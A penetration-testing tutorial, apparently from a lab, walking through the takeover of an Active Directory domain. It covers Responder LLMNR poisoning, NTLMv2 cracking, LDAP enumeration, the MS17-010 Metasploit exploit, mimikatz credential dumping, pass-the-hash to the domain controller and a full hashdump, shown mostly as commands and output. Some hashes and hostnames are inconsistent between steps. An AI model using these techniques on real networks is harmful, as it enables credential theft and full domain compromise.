Contents

About the Author

Engin Demirbilek,

Computer Engineering Student

Penetration Tester in Turkey at **SiberAsist Cyber Security Consultancy.**

Blog: https://engindemirbilek.github.io

Feel free to ask me anything via Twitter: **@hyal0id**

I’ve been writing this article just to spend some time so it won’t be very detailed document.

About The Microsoft Domain Environments:

What to expect about Domain Environments is:

Mother Servers: Servers that runs Active Directory services aka Domain Controllers,

Child Servers: Microsoft Servers for deal with spesific needs (IIS Server, MSSQL Server etc.),

Client Machines: For usage of clients (Win7, Win10 etc),


Domain Admin Group Users: Users with highest level privilege in Domain forest which can controll all computers in domain forest,

Other Groups and Users: Users created by Domain Admin users for spesific privileges.

A local user of Client Machine or Child server is not an AD user, but by using that user an AD user can be gained.

A Domain Controller authenticates and authorizes all users and computers in a Windows Domain Forest and it can enforce security policies for all computers and can also install or update software.

Just like as it sounds, every local administrator users of Domain Controller is basicly **Domain Admin**. By using these users, all jobs described above can be done via any computer of Domain Forest (without accessing DC remotely).



Schema & More Detail: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/using-the-organizational-domain-forest-model

About Auditing:

Our golden mission is capturing Domain Admin User due to gain complete control in all Domain computers. But, in some scenarios users with fewer level privileges can lead to huge information leaks. Therefore, in the way of capturing a Domain Admin user we do try gaining as much as user we can.

In internal penetration tests, companies usually provide strictly low privileged active directory users to penetration testers and also sometimes, we do gain a few users by exploiting vulnerabilities, sniffing&spoofing attacks, social engineering attacks and password attacks etc. By using those users we capture compromise whole domain forest.

In this article, I will show few ways I've been using Penetration against Microsoft Domain Envrioments.

Gaining First User:

Usually, if i'm not in a isolated LAN network i do try LLMNR&NBNTS spoofing attacks due to gain an account. To do so, there is a great tool exists called **Responder.**


If you are new to this topics here is quick 101:

LLMNR: Link Local Multicast Name Resolution (*LLMNR*) is a *protocol* defined in RFC 4795 that allows both IPv6 and IPv4 hosts to perform name resolution for the names of neighboring computers without requiring a DNS server or DNS client configuration.

NBT-NS is a similar protocol to LLMNR that serves the same purpose. The main difference between the two is **NBT-NS** works over IPv4 only

LLMNR&NBT-NS Spoofing:

Whenever a user try to reach an unexisted sharepoint or computer which cannot be find by DNS queries, user asks whole network to "Anyone knows where is this \\sharepoint" by using LLMNR queries. Pretty much as it sounds, if an attacker says "Yeah its right here" attacker can capture users Ntlm / Ntlmv2 hashes as soon as user(victim) try to connect attacker's machine.



https://en.wikipedia.org/wiki/Link-Local_Multicast_Name_Resolution


Setting Up Spoofing Environment:

As we mentioned before, there is a great tool exist for performing this job. In default Kali Linux setup, you reach your responder by typing **Responder** on your terminal. It uses SMB Server to capture Ntlm hashes so stop your smb service if its running (service smbd stop).

```
root@kali:~# /usr/share/responder/Responder.py -I eth0 -wrf
                                     __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

         NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C

[+] Poisoners:
    LLMNR                   [ON]
    NBT-NS                  [ON]
    DNS/MDNS                [ON]
[+] Servers:
    HTTP server             [ON]
    HTTPS server            [ON]
    WPAD proxy              [ON]
    Auth proxy              [OFF]
    SMB server              [ON]
    Kerberos server         [ON]
    SQL server              [ON]
    FTP server              [ON]
    IMAP server             [ON]
    POP3 server             [ON]
    SMTP server             [ON]
    DNS server              [ON]
```

https://github.com/SpiderLabs/Responder

After setting up Responder, whenever a user try to reach an unexisted sharepoint:



```
    6 0.001054142   10.0.0.5        10.0.0.6        SMB2      291 Negotiate Protocol Response
    7 0.001340723   10.0.0.6        10.0.0.5        SMB2      162 Negotiate Protocol Request
    8 0.001764765   10.0.0.5        10.0.0.6        SMB2      291 Negotiate Protocol Response
    9 0.002599409   10.0.0.6        10.0.0.5        SMB2      220 Session Setup Request, NTLMSSP_NEGOTIATE
   10 0.002967676   10.0.0.5        10.0.0.6        SMB2      392 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
   11 0.003446746   10.0.0.6        10.0.0.5        SMB2      687 Session Setup Request, NTLMSSP_AUTH, User: LAB\Hyaloid
   12 0.045981809   10.0.0.5        10.0.0.6        TCP        54 445 → 49780 [ACK] Seq=813 Ack=1067 Win=32640 Len=0
   13 1.004551005   10.0.0.5        10.0.0.6        TCP        54 445 → 49780 [FIN, ACK] Seq=813 Ack=1067 Win=32640 Len=0
```

```
82 01 f8 04 82 01 f4 4e  54 4c 4d 53 53 50 00 03   ·······N TLMSSP··
00 00 00 18 00 18 00 82  00 00 00 4a 01 4a 01 9a   ········ ···J·J··
00 00 00 06 00 06 00 58  00 00 00 0e 00 0e 00 5e   ·······X ·······^
00 00 00 16 00 16 00 6c  00 00 00 10 00 10 00 e4   ·······l ········
01 00 00 15 82 88 e2 06  01 b1 1d 00 00 00 0f dd   ········ ········
b8 43 ce 63 3e 33 c2 ba  75 45 53 aa d6 53 4b 4c   ·C·c>3·· uES··SKL
00 41 00 42 00 48 00 79  00 61 00 6c 00 6f 00 69   ·A·B·H·y ·a·l·o·i
00 64 00 41 00 53 00 53  00 45 00 4d 00 42 00 4c   ·d·A·S·S ·E·M·B·L
00 59 00 42 00 4f 00 58  00 00 00 00 00 00 00 00   ·Y·B·O·X ········
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00 35 59 52 71 df ba c0  ae 29 20 17 99 f1 eb 69   ·5YRq··· ·) ····i
4e 01 01 00 00 00 00 00  00 c0 65 31 50 de 09 d2   N······ ··e1P···
01 3a 3e eb 6d b6 c9 be  ef 00 00 00 02 00 08      ·:>·m··· ·····
00 53 00 4d 00 42 00 33  00 01 00 1e 00 57 00 49   ·S·M·B·3 ·····W·I
00 4e 00 2d 00 50 00 52  00 48 00 34 00 39 00 32   ·N·-·P·R ·H·4·9·2
00 52 00 51 00 41 00 46  00 56 00 04 00 14 00 53   ·R·Q·A·F ·V·····S
00 4d 00 42 00 33 00 2e  00 6c 00 6f 00 63 00 61   ·M·B·3·. ·l·o·c·a
00 6c 00 03 00 34 00 57  00 49 00 4e 00 2d 00 50   ·l···4·W ·I·N·-·P
```

```
[*] [NBT-NS] Poisoned answer sent to 10.0.0.6 for name TYPOSHARE (service: File Server)
[SMBv2] NTLMv2-SSP Client   : 10.0.0.6
[SMBv2] NTLMv2-SSP Username : LAB\Hyaloid
[SMBv2] NTLMv2-SSP Hash     :
Hyaloid::LAB:c3b7e6d03aa1156d:1A448B8D1980D5340FB2DCBED2DBE2E6:0101000000000000C
0653150DE09D20185B1280D074FA54E0000000002000800530040D004200330001001E00570049004E
002D0050005200480034003900320052005100410046005600040014005300 4D00420033002E006C006
F00630061006C0003003400570049004E002D0050005200480034003900320052005100410046005600
2E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F006
30061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000000
00200000741131348AABA897DC58E88D7CEFEF3374D1A422C4BC2A2A34D085E14BD2A0F00A
00100000000000000000000000000000000000000009001C0063006900660073002F005400790070006F0053
00680061007200650000000000000000000000000
```

We get his NTLMv2 hash.

Cracking NTLMv2 Hash:

```
root@kali:~# john hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Password5       (Hyaloid)
1g 0:00:00:00 DONE 2/3 (2018-12-17 16:19) 3.125g/s 323678p/s 323678c/s 323678C/s Password5
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Enumerating AD Users and Groups With Gained User:

We captured a user so what's next ?

After capturing a user first thing we need to do is checking its privileges, in this article we will be pretending like the user we captured has very low privilege. Lets say that we didn't go further (privesc etc.) with this privileges. Even if we cant elevate our privileges with the user we captured we still can do enumerate Active Directory users, computers, groups etc. by using **ldap** queries for further investigation. To do so Im using a script from github called **windapsearch** which can perform many ldap jobs very fast.

Enumerating AD Users with LDAP queries via windapsearch:

```
root@kali:/opt/windapsearch# python windapsearch.py --domain LAB.COM --dc-ip 10.0.0.1 -u LAB\\hyaloid -p Password5 -U

[+] Using Domain Controller at: 10.0.0.1

[+] Getting defaultNamingContext from Root DSE

[+]      Found: DC=LAB,DC=COM

[+] Attempting bind

[+]      ...success! Binded as:

[+]       u:LAB\Hyaloid

[+] Enumerating all AD users

[+]      Found 7 users:

cn: Administrator

cn: Guest

cn: krbtgt

cn: pentest

cn: DA

cn: Hyaloid

cn: Siberasist
```

https://github.com/ropnop/windapsearch

AD: Active Directory

What Happened in Background:

```
320 1258.9053410… 10.0.0.5    10.0.0.1    LDAP    100 bindRequest(1) "LAB\hyaloid" simple
321 1258.9062251… 10.0.0.1    10.0.0.5    LDAP     88 bindResponse(1) success
322 1258.9062575… 10.0.0.5    10.0.0.1    TCP      66 36358 → 389 [ACK] Seq=35 Ack=23 Win=29312 Len=0 TSval=2937944906 TSecr=2326970
323 1258.9065167… 10.0.0.5    10.0.0.1    LDAP     98 extendedReq(2) iso.3.6.1.4.1.4203.1.11.3
324 1258.9072458… 10.0.0.1    10.0.0.5    LDAP    128 extendedResp(2) iso.3.6.1.4.1.4203.1.11.3
325 1258.9078231… 10.0.0.5    10.0.0.1    LDAP    193 searchRequest(3) "DC=LAB,DC=COM" wholeSubtree
326 1258.9086691… 10.0.0.1    10.0.0.5    LDAP    924 searchResEntry(3) "CN=Administrator,CN=Users,DC=LAB,DC=COM"  | searchResEntry(3)
327 1258.9100044… 10.0.0.5    10.0.0.1    LDAP     73 unbindRequest(4)
```

```
4b 02 01 03 64 84 00 00  00 42 04 21 43 4e 3d 70   K···d··· ·B·!CN=p
65 6e 74 65 73 74 2c 43  4e 3d 55 73 65 72 73 2c   entest,C N=Users,
44 43 3d 4c 41 42 2c 44  43 3d 43 4f 4d 30 84 00   DC=LAB,D C=COM0··
00 00 19 30 84 00 00 00  13 04 02 63 6e 31 84 00   ···0···· ···cn1··
00 00 09 04 07 70 65 6e  74 65 73 74 30 84 00 00   ·····pen test0···
00 41 02 01 03 64 84 00  00 00 38 04 1c 43 4e 3d   ·A···d·· ··8··CN=
44 41 2c 43 4e 3d 55 73  65 72 73 2c 44 43 3d 4c   DA,CN=Us ers,DC=L
41 42 2c 44 43 3d 43 4f  4d 30 84 00 00 00 14 30   AB,DC=CO M0·····0
84 00 00 00 0e 04 02 63  6e 31 84 00 00 00 04 04   ·······c n1·····
02 44 41 30 84 00 00 00  4b 02 01 03 64 84 00 00   ·DA0···· K···d···
00 42 04 21 43 4e 3d 48  79 61 6c 6f 69 64 2c 43   ·B·!CN=H yaloid,C
4e 3d 55 73 65 72 73 2c  44 43 3d 4c 41 42 2c 44   N=Users, DC=LAB,D
43 3d 43 4f 4d 30 84 00  00 00 19 30 84 00 00 00   C=COM0·· ···0····
13 04 02 63 6e 31 84 00  00 00 09 04 07 48 79 61   ···cn1·· ·····Hya
6c 6f 69 64 30 84 00 00  00 51 02 01 03 64 84 00   loid0··· ·Q···d··
00 00 48 04 24 43 4e 3d  53 69 62 65 72 61 73 69   ··H·$CN= Siberasi
73 74 2c 43 4e 3d 55 73  65 72 73 2c 44 43 3d 4c   st,CN=Us ers,DC=L
41 42 2c 44 43 3d 43 4f  4d 30 84 00 00 00 1c 30   AB,DC=CO M0·····0
84 00 00 00 16 04 02 63  6e 31 84 00 00 00 0c 04   ·······c n1·····
0a 53 69 62 65 72 61 73  69 73 74 30 84 00 00 00   ·Siberas ist0····
48 02 01 03 73 84 00 00  00 3f 04 3d 6c 64 61 70   H···s··· ·?·=ldap
3a 2f 2f 46 6f 72 65 73  74 44 6e 73 5a 6f 6e 65   ://Fores tDnsZone
73 2e 4c 41 42 2e 43 4f  4d 2f 44 43 3d 46 6f 72   s.LAB.CO M/DC=For
65 73 74 44 6e 73 5a 6f  6e 65 73 2c 44 43 3d 4c   estDnsZo nes,DC=L
41 42 2c 44 43 3d 43 4f  4d 30 84 00 00 00 48 02   AB,DC=CO M0····H·
01 03 73 84 00 00 00 3f  04 3d 6c 64 61 70 3a 2f   ··s····? ·=ldap:/
2f 44 6f 6d 61 69 6e 44  6e 73 5a 6f 6e 65 73 2e   /DomainD nsZones.
4c 41 42 2e 43 4f 4d 2f  44 43 3d 44 6f 6d 61 69   LAB.COM/ DC=Domai
6e 44 6e 73 5a 6f 6e 65  73 2c 44 43 3d 4c 41 42   nDnsZone s,DC=LAB
2c 44 43 3d 43 4f 4d 30  84 00 00 00 38 02 01 03   ,DC=COM0 ····8···
73 84 00 00 00 2f 04 2d  6c 64 61 70 3a 2f 2f 4c   s····/·- ldap://L
```

https://github.com/wireshark/wireshark

Enumerating Domain Admins with LDAP queries via windapsearch:

```
root@kali:/opt/windapsearch# python windapsearch.py --domain LAB.COM --dc-ip 10.0.0.1 -u LAB\\hyaloid -p Password5 --da

//* Code Omitted *//

[+]     ...success! Binded as:

[+]      u:LAB\Hyaloid

[+] Attempting to enumerate all Domain Admins

[+] Using DN: CN=Domain Admins,CN=Users.CN=Domain Admins,CN=Users,DC=LAB,DC=COM

[+]     Found 2 Domain Admins:

cn: Administrator

cn: DA
```

Enumerating Domain Admins with LDAP queries via windapsearch:

```
root@kali:/opt/windapsearch# python windapsearch.py --domain LAB.COM --dc-ip 10.0.0.1 -u LAB\\hyaloid -p Password5 -C

//* Code Omitted *//

[+]     Found: DC=LAB,DC=COM

[+] Attempting bind

[+]     ...success! Binded as:

[+]      u:LAB\Hyaloid

[+] Enumerating all AD computers

[+]     Found 3 computers:

cn, IP, dNSHostName, operatingSystem, operatingSystemVersion, operatingSystemServicePack

HACKBOX,10.0.0.6, HACKBOX.LAB.COM,Windows 7 Ultimate,6.1 (7601),Service Pack 1

SQLSERV, 10.0.0.2, SQLSERV.LAB.COM, Windows Server 2012 R2 Standard Evaluation,6.3 (9600),

DCAD, 10.0.0.1, DCAD.LAB.COM,Windows Server 2012 R2 Standard Evaluation,6.3 (9600),
```

What we gained with LDAP queries via windapsearch:

Users:	Computers
Administrator //Domain Admin	10.0.0.6, IT.LAB.COM Windows 7 Ultimate
Guest	10.0.0.2, SQLSERV.LAB.COM Windows Server 2012 R2 Standard
krbtgt	10.0.0.1, DCAD.LAB.COM Windows Server 2012 R2 Standard
pentest	
DA //Domain Admin	
Hyaloid	
Siberasist	

Checking Common Vulnerabilities:

As we see from above, we have an indows 7 client and also an SQL server exists on domain forest. Lets check if there is ms17_010 vulnerability exists on those systems and also we must consider to check if **sa** user of mssql service is suffering from basic password usage.

Checking ms17_010 vulnerability:

```
msf auxiliary(scanner/smb/smb_ms17_010) > set SMBUSER Hyaloid

SMBUSER => Hyaloid

msf auxiliary(scanner/smb/smb_ms17_010) > set SMBPASS Password5

SMBPASS => Password5

msf auxiliary(scanner/smb/smb_ms17_010) > set SMBDOMAIN LAB

SMBDOMAIN => LAB

msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.0.0.1,2,6

RHOSTS => 10.0.0.1,2,6

msf auxiliary(scanner/smb/smb_ms17_010) > run

[-] 10.0.0.1:445         - Host does NOT appear vulnerable.

[*] Scanned 1 of 3 hosts (33% complete)

[+] 10.0.0.2:445         - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard Evaluation 9600 x64 (64-bit)

[*] Scanned 2 of 3 hosts (66% complete)

[-] 10.0.0.6:445         - Host does NOT appear vulnerable.

[*] Scanned 3 of 3 hosts (100% complete)
```

Gaining First Shell:

Exploiting ms17_010 vulnerability:

```
msf exploit(windows/smb/ms17_010_psexec) > set SMBUSER Hyaloid
SMBUSER => Hyaloid

msf exploit(windows/smb/ms17_010_psexec) > set SMBPASS Password5
SMBPASS => Password5

msf exploit(windows/smb/ms17_010_psexec) > set SMBDOMAIN LAB
SMBDOMAIN => LAB

msf exploit(windows/smb/ms17_010_psexec) > set RHOST 10.0.0.2
RHOST => 10.0.0.2

msf exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.0.0.5:4444
[*] 10.0.0.2:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[*] 10.0.0.2:445 - Built a write-what-where primitive...
[+] 10.0.0.2:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.0.2:445 - Selecting PowerShell target
[*] 10.0.0.2:445 - Executing the payload...
[+] 10.0.0.2:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 10.0.0.2

meterpreter >
```

As we successfully exploited the ms17_010 vulnerability we gained an x86 meterpreter shell with **SYSTEM** privileges. Due to use tools like mimikatz our session architecture must be the same.

Checking System Architecture:

```
meterpreter > sysinfo
Computer        : SQLSERV
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64
System Language : en_US
Domain          : LAB
Logged On Users : 9
Meterpreter     : x86/windows
```

As we see from result of sysinfo command, system architecture is x64 but our meterpreter is x86.

Checking Background Procceses:

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                    Path
 ---   ----  ----              ----  -------  ----                    ----
 0     0     [System Process]
 4     0     System            x64   0

/* Code Omitted */

 464   380   services.exe      x64   0
 472   380   lsass.exe         x64   0       NT AUTHORITY\SYSTEM          C:\Windows\System32\lsass.exe
 528   464   svchost.exe       x64   0       NT AUTHORITY\SYSTEM          C:\Windows\System32\
svchost.exe
 556   464   svchost.exe       x64   0       NT AUTHORITY\NETWORK SERVICE  C:\Windows\
System32\svchost.exe
 628   2484  LogonUI.exe       x64   2       NT AUTHORITY\SYSTEM          C:\Windows\System32\
LogonUI.exe

 668   464   VBoxService.exe   x64   0       NT AUTHORITY\SYSTEM          C:\Windows\System32\

/* Code Omitted */
```

Migrating Into A Process:

Things to Consider before Migration:

1. Procces that we will migrate should be at same privileges with our current privileges (NT AUTHORITY)

2. Proccess that we will migrate is **must be** stabil or at least even if we mess something it must be not cause system restart etc.

Due do meet this requirements, **VBOXService.exe** is looks like the best option we have.

```
meterpreter > migrate 668
[*] Migrating from 3168 to 668...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer        : WIN-G9T7SDV2G4L
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64
System Language : en_US
Domain          : LAB
Logged On Users : 9
Meterpreter     : x64/windows
```

What's Next ?

To be honest, we do not need to get hashes of any user to gain domain admin right from this point. We can check if there is an proccess working with domain admin users privileges (that we found earlier with windapsearch) and migrating into that process could give us **da** privileges but due to show a few more tricks lets use mimikatz to dump logged users hashes.

https://github.com/gentilkiwi/mimikatz

Loading Mimikatz:

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.1.1 20180925 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

Getting password hashes with mimikatz:

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username         Domain  NTLM                         SHA1
--------         ------  ----                         ----
DA     LAB     64f12cddaa88057e06a81b54e73b949b  cba4e545b7ec918129725154b29f055e4cd5aea8
Hyaloid          LAB     a738f92b3c08b424ec2d99589a9cce60
0509c9efe1b0d6ea63697e335434302096859164
WIN-G9T7SDV2G4L$  LAB     6eaab25fb08a7382f7cc1a54d97e80de
8c02e734ed99ebdfaec174ffed707cafc4844dfa.
```

Bingo ! Remembered the DA user from windapsearch results ? **It is an domain admin group user.**

Pass The Hash:

Passing the hash is game changer trick that we use at nearly every internal audit.

If you are new to this topic here is quick 101 from wikipedia:

pass the hash is a hacking technique that allows an attacker to authenticate to a remote server or service by using the underlying NTLM or LanMan **hash** of a user's password, instead of requiring the associated plaintext password as is normally the case.

Pass The Hash with Psexec:

Due to perform this jobs, only we need is NTLM hash of a privileged user. Thats exactly what we gained before with mimikatz.

```
msf exploit(windows/smb/psexec) > set SMBUSER DA
SMBUSER => DA
msf exploit(windows/smb/psexec) > set SMBPASS
00000000000000000000000000000000:64f12cddaa88057e06a81b54e73b949b //LM:NTLM
SMBPASS => 64f12cddaa88057e06a81b54e73b949b:64f12cddaa88057e06a81b54e73b949b
msf exploit(windows/smb/psexec) > set SMBDOMAIN LAB
SMBDOMAIN => LAB
msf exploit(windows/smb/psexec) > set RHOST 10.0.0.1 //Domain Controller
RHOST => 10.0.0.1
msf exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.0.0.5:4444
[*] 10.0.0.1:445 - Connecting to the server...
[*] 10.0.0.1:445 - Authenticating to 10.0.0.1:445|LAB as user 'DA'...
[*] 10.0.0.1:445 - Selecting PowerShell target
[*] 10.0.0.1:445 - Executing the payload...
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 10.0.0.1
```

Further Read for Pass The Hash: https://www.sans.org/reading-room/whitepapers/testing/pass-the-hash-attacks-tools-mitigation_33283

Dump Everything From Domain Controller:

Since we got an privileged session from Domain Controller we could dump everything from it !

```
meterpreter > load kiwi
Loading extension kiwi...c
  .#####.   mimikatz 2.1.1 20180925 (x64/windows)
 .## ^ ##.  "A La Vie, A L&apos;Amour"
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 &apos;## v ##&apos;       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  &apos;#####&apos;        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > getuid
Server username: LAB\DA
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

meterpreter > hashdump

Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:
::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:eb00cddf33274125bd6081d301c78cbc:::

pentest:1105:aad3b435b51404eeaad3b435b51404ee:c4b0e1b10c7ce2c4723b4e2407ef81a2:::

DA:1106:aad3b435b51404eeaad3b435b51404ee:7247e8d4387e76996ff3f18a34316fdd:::

Hyaloid:1107:aad3b435b51404eeaad3b435b51404ee:a738f92b3c08b424ec2d99589a9cce60:::

Siberasist:1108:aad3b435b51404eeaad3b435b51404ee:499108ff7eeea55a4765f1c57665f840:::
```

Conclusion:

This is not the only scenario that we meet on internal audits, there are many more scenarios could be performed according to vulnerabilities, attack vectors, network topology, operation systems etc. but it is very common scenario that I've met in a few pentests before.

Thanks for reading.